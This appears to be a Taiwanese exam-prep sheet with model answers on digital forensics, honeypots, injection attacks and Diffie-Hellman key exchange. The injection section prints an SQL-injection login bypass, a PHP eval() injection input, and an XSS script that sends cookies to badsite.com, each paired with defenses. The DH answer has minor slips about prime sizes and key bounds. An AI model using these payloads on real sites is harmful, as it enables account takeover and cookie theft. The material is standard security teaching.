《資通安全》

一、為使執行資安事件調查時能有效保全及運用數位證據，執行人員應確保數位證據在識別、蒐集、擷取、封緘及運送作業過程中的完整性與一致性，避免數位證據遭受竄改等不當行為之發生。請說明數位證據在識別、蒐集、擷取、封緘及運送等作業中應有那些程序或措施以滿足數位證據完整性及一致性的要求。(25 分)

命題意旨	本題在測驗考生對於數位鑑識作業相關的流程熟稔度，並須指出不同階段中能滿足數位證據完整性與一致性的實際操作。本題相似於 106 年檢事官考題。
答題關鍵	本題解題層次為：依照題意繪製表格，說明每個階段所採取關於完整性與一致性之措施。
考點命中	《高點資通安全講義》第二回，金乃傑編撰，頁 81-83。

【擬答】

將數位鑑識作業中可滿足數位證據「完整性」及「一致性」要求的程序或措施以表格整理如下：

作業流程	措施
識別	記錄現場現況：記錄人員視現場狀況以錄影、拍照或其他方式記錄現場，記錄時得考量運用靜態之照片或動態之影像，非必要情況下，勿觸碰或移動現場相關數位證物。
蒐集	1.不論電腦系統或儲存媒體，皆以「封緘」為原則，如確有拆卸必要，記錄人員須針對儲存媒體拆卸及取出過程全程錄影，並應將儲存媒體進行封緘。 2.若系統無法中斷服務，應在上級機關或鑑識單位之監督下，以嚴謹之方式進行資料轉錄。 3.針對儲存媒體之廠牌、型號、序號及儲存容量等相關資訊進行拍照。數位證據保全人員應將其數位證據蒐集結果填寫於數位證據蒐集工作表（電腦設備）或數位證據蒐集工作表（儲存媒體）。
擷取	1.數位證據保全人員於擷取揮發性與邏輯性資料完畢後，應產生相對應之雜湊運算值，並記錄擷取之資訊，如擷取日期與時間、電腦名稱、所蒐集之揮發性與邏輯性資料項目、雜湊運算值等，經執行人員與資安事件發生單位主管簽章確認。 2.記錄人員應以全程錄影或拍照方式記錄揮發性與邏輯性資料擷取之步驟。 3.數位證據保全人員應將揮發性與邏輯性資料進行封緘，並視需要運送至上級機關或鑑識單位。
封緘	1.現場所蒐集之數位證據應確實清點，每一項數位證據應分別填寫一張證據監管鏈表，並固定至對應之證據收集容器或公文袋上。 2.公文袋開口處應進行完整密封，並於所有接縫處由數位證據保全人員簽章及簽具日期時間。 3.記錄人員應於數位證據封緘過程中進行全程錄影。 4.數位證據保全人員於將數位證據攜出各機關前應填列證據取得清單，並交由在場相關人員簽章確認。所有工作表單及清單經查核無誤後，由資安事件發生單位影印留存。 5.封緘之設備應避免放置於鄰近強光、高溫、潮溼、磁場及灰塵之場所。
運送	1.證據運送過程中皆應全程進行監看作業，並應遠離磁場、高溫或直接日照強光熱源下，及避免遭受液體潑灑、重大衝擊與震動。 2.證據運送過程中應符合證據監管鏈要求，無被竄改等不當行為發生之可能性，並於每一交接過程中其交接流程應明確記錄，交付人員與接收人員應填寫證據監管鏈表，詳載交件人、收件人、日期時間及目的等資訊，以示負責。

二、因應日益嚴重的駭客與惡意程式的危害，蜜罐（Honeypot）的設置是許多資安防禦方法的一種，請回答下列問題：

(一)請敘述何謂蜜罐（Honeypot）？(5 分)

(二)蜜罐（Honeypot）的佈署對於阻擋駭客攻擊威脅有何效果？(10 分)

(三)蜜罐（Honeypot）依其與入侵者的互動程度可分為低度互動與高度互動，請比較這兩者間的差異。(10 分)

命題意旨	本題在測驗考生關於蜜罐的運作方式之理解，以及使用蜜罐所帶來的功效。值得一提的是，本題對於蜜罐著墨頗深，相較於以往名詞解釋考題（如 102 地特），本題還需理解蜜罐中高度互動與低度互動之差異。
答題關鍵	本題解題層次為： (一)名詞解釋蜜罐之定義。 (二)條列並舉例說明蜜罐阻擋攻擊之原理。 (三)以表格比較高度互動蜜罐與低度互動蜜罐之差異。
考點命中	《高點資通安全講義》第二回，金乃傑編撰，頁 28 及上課補充。

【擬答】

(一)蜜罐(Honeypot)：專指用來偵測或抵禦未經授權操作或者是駭客攻擊的陷阱，因原理類似誘捕昆蟲的蜜罐因而得名。蜜罐通常偽裝成看似有利用價值的網路、資料、電腦系統，並故意設置了漏洞，用來吸引駭客攻擊。由於蜜罐事實上並未對網路提供任何有價值的服務，所以任何對蜜罐的嘗試都是可疑的。蜜罐中還可能裝有監控軟體，用以監視駭客入侵後的舉動。

(二)蜜罐本身不直接阻擋駭客攻擊。將效果具體說明如下：

1.獲取病毒樣本：吸引駭客或電腦病毒入侵，從而獲得病毒樣本或駭客攻擊手法，就有機會及早發現、及早防堵，以預防角度降低駭客可能造成的威脅。

2.拖延駭客攻擊：讓駭客花時間攻擊蜜罐，而忽略或來不及攻擊主要系統。不過駭客可能發現是蜜罐，進而提前退出。

(三)將低度互動與高度互動蜜罐之差異比較如下表：

	高度互動	低度互動
實作方式	以真實系統架設、部屬	透過程式模擬系統的行為
優點	1.資訊完整：因為是真實系統，能如實收到駭客的攻擊過程。 2.較難識破：因使用真實系統，在駭客不了解系統目的時，很難由與系統的互動識破。	1.成本較低：透過程式模擬，在管理與維運上較不需要額外負擔，只須執行程式即可。 2.風險較低：透過程式建立受控的範圍，很難被攻陷程為跳板。
缺點	1.成本較高：真實系統需要真實的主機，也需要為運管理。 2.風險較高：若系統設計不良，在被攻陷後很可能淪為跳板，變成對組織內部系統的重大威脅。	1.資訊較不完整：因為透過程式蒐集，能互動的範圍有限，因此能蒐集到的攻擊行為較少。 2.容易識破：程式偽裝的系統操作功能有限，容易被攻擊者發現實為蜜糖罐系統而逃離。

三、注入攻擊（Injection Attack）是駭客常用的攻擊手法之一，請舉出三種注入攻擊的方法並說明如何做出有效防禦的措施。（25 分）

命題意旨	本題在測驗考生關於注入攻擊之手段與防禦措施。本題為去年檢事官的相似題，但相較於以往多著墨於 SQL 隱碼攻擊，本題需列出不同的注入攻擊方式，並詳細說明。
答題關鍵	本題解題層次為：以表格整理三種注入攻擊之名稱、攻擊方法、示例及防禦措施。
考點命中	《高點資通安全講義》第一回，金乃傑編撰，頁 78-84 及課堂補充。

【擬答】

注入攻擊指的是在使用者可以輸入資料的地方加入特定功能的指令，使伺服器將此指令一併執行，達到破壞資料或查詢敏感資料的目的。依照題意將三種注入攻擊及防範方法以表格整理如下：

攻擊名稱	攻擊方法	防禦措施
SQL Injection	攻擊者在連結資料庫的表單中，加入具有 SQL 語法的特殊用字，破壞原本連接資料庫的 SQL 語法，使得資料庫出現異常，甚至可以偽造成授權的使用者或者讓網站印出其他的會員資料。 例如：假設有以下 SQL 語法： SELECT * FROM user WHERE id = '$id' AND passwd = '$passwd' 則攻擊者輸入「1' #」作為 id 的變數值；passwd 值任意。使 SQL 語法變為： SELECT * FROM user WHERE id = '1' #' AND passwd = 'OOXX' 由於「#」在 MySQL 裡面是註解的意思，因此後面的比對密碼敘述便不會執行，使得 MySQL 選出會員 id 是 1 的使用者（通常 id 在前面都是系統管理員或管理員群組），因而可以偽裝成管理者登入系統。	1.在組合 SQL 字串時，先針對所傳入的參數作字元取代。在設計應用程式時，完全使用參數化查詢（Parameterized Query）來設計資料存取功能。 2.使用其他更安全的方式連接 SQL 資料庫。 3.避免腳本語言程式原始碼洩漏。 4.設定伺服器，避免提供預設完整的錯誤訊息。

Code Injection	攻擊者輸入或上傳可執行的語法到網頁應用程式的伺服器中供伺服器執行，由於該語法會用伺服器權限執行，且可以注入任何敘述，因此攻擊的殺傷力極大。
	例如：假設有以下 PHP 語法：
	$myvar = "varname";
	$x = $_GET['arg'];
	eval("\$myvar = \$x;");
	
	攻擊者透過 GET 參數傳入「5; phpinfo()」，使 eval()中的敘述變為：
	varname = 5; phpinfo();
	
	由於 eval()會將其中的敘述直接用 PHP 直譯器執行，因此會執行 phpinfo()函數，得 PHP 的設定資訊都在瀏覽器上顯示出來。
		1.避免使用具有執行敘述的語法，如 PHP 的 eval()
		2.避免將程式原始碼洩漏。
		3.處理所有使用者可傳入變數的地方，要過濾掉所有可執行之指令、可替換之變數，以免產生非預期情況。
		4.在執行使用者所選之選項或參數時，必須加以確認該使用者是否有權限執行該選項。

XSS	利用網站上允許使用者輸入資料的欄位插入腳本語言（如 JavaScript）。造成其他正常使用者在觀看網頁的同時，瀏覽器會主動執行部份惡意的程式碼、將目前 cookie 或 session 傳送到駭客電腦（Session Hijacking）或導向到惡意網站。 例如：假設有一網頁留言版，攻擊者輸入以下訊息： <script> location.href = "http://badsite.com/?c=" + document.cookie; </script> 此語法會將看到網頁留言的使用者用 JavaScript 重新導向到 badsite.com，並且將該瀏覽者之瀏覽器中在此網站上所有的 cookie 都傳送到 badsite.com，達到擷取 cookie 的目的。	1.對於使用者所有輸入的資料都需要加以檢查，除了表單欄位，也要防堵網址列 GET 參數、使用者上傳資料、上傳資料的 metadata（例如：駭客會透過照片的拍攝相機欄位加入指令碼）。 2.停用 JavaScript。 3.去除所有 HTML 標籤，或將 HTML 轉為實體。

四、在許多網路安全通訊協定中常會使用 Diffie-Hellman 演算法來協議出共同的加密金鑰，其好處是加密金鑰只有在有需要的時候才產生，因此可以免去許多金鑰保管或金鑰遺失所引發的問題，減輕金鑰保存上的負擔。

(一)請說明通訊雙方利用 Diffie-Hellman 演算法共同協議加密金鑰的作法。(10 分)

(二)Diffie-Hellman 金鑰協議演算法可能遭受「藏鏡人」(Man in the Middle Attack) 攻擊，請說明 Man in the Middle Attack 的攻擊方式並說明如何預防。(15 分)

命題意旨	本題在測驗考生關於 Diffie-Hellman 演算法之執行方式及可能的威脅，為 105 年警察網路安全考試之相似題。
答題關鍵	本題解題層次為： (一)說明 Diffie-Hellman 演算法之操作流程與安全性。 (二)說明中間人攻擊之運作原理及預防方法。
考點命中	《高點資通安全講義》第一回，金乃傑編撰，頁 23-24。


【擬答】

(一)Diffie-Hellman 金鑰交換技術是由 Diffie 與 Hellman 於 1976 年提出，為最早提出的秘密金鑰交換架構，主要目的是讓網路上未曾見面的雙方，可以透過模數（modulo）運算，而使得雙方可以獲得相同的會議金鑰。是一個可以實際用於公開交換秘密金鑰的方法及商用產品。將演算法步驟說明如下：

流程	範例
AB 雙方都知道的兩個大質數 n 和 g	n = 353、g = 3
A 產生私密金鑰	$X_A = 97$，$X_A < n$
B 產生私密金鑰	$X_B = 233$，$X_B < g$
A 計算公開金鑰	$Y_A = 3^{97} \bmod 353 = 40$
B 計算公開金鑰	$Y_B = 3^{233} \bmod 353 = 248$
A 計算共有的會議金鑰	$K_{AB} = Y_B^{XA} \bmod 353 = 248^{97} \bmod 353 = 160$
B 計算共有的會議金鑰	$K_{AB} = Y_A^{XB} \bmod 353 = 40^{233} \bmod 353 = 160$

在此演算法中，如果某人監聽線上的流量時，他們或許會得知 n、g、Y 和 K，即使得知 $Y = gX \bmod n$，但是 X 依舊安全無虞。這個問題稱為離散對數問題（discrete logarithm），數字越大也就越難算出結果。

(二)藏鏡人攻擊(Man in the Middle Attack)又稱中間人攻擊，指的是攻擊者站在 A 與 B 兩方中間，當 A 要傳訊息給 B 時，實際上是傳訊息給攻擊者；攻擊者再將收到的訊息傳給 B。對 A 來說，他會以為攻擊者是 B；對 B 來說，他也以為攻擊者是 A，因此攻擊者可以竊聽 A 與 B 傳送的訊息內容。概念說明如下圖：



缺乏身分認證性（authentication）是 Diffie-Hellman 演算法最大的問題。可以透過「數位簽章」等 PKI 架構的公私鑰來解決身分認證的問題，在訊息交換時加入數位簽章，達到身分認證性與不可否認性，攻擊者就不能對 A 偽裝成 B，對 B 偽裝成 A 了。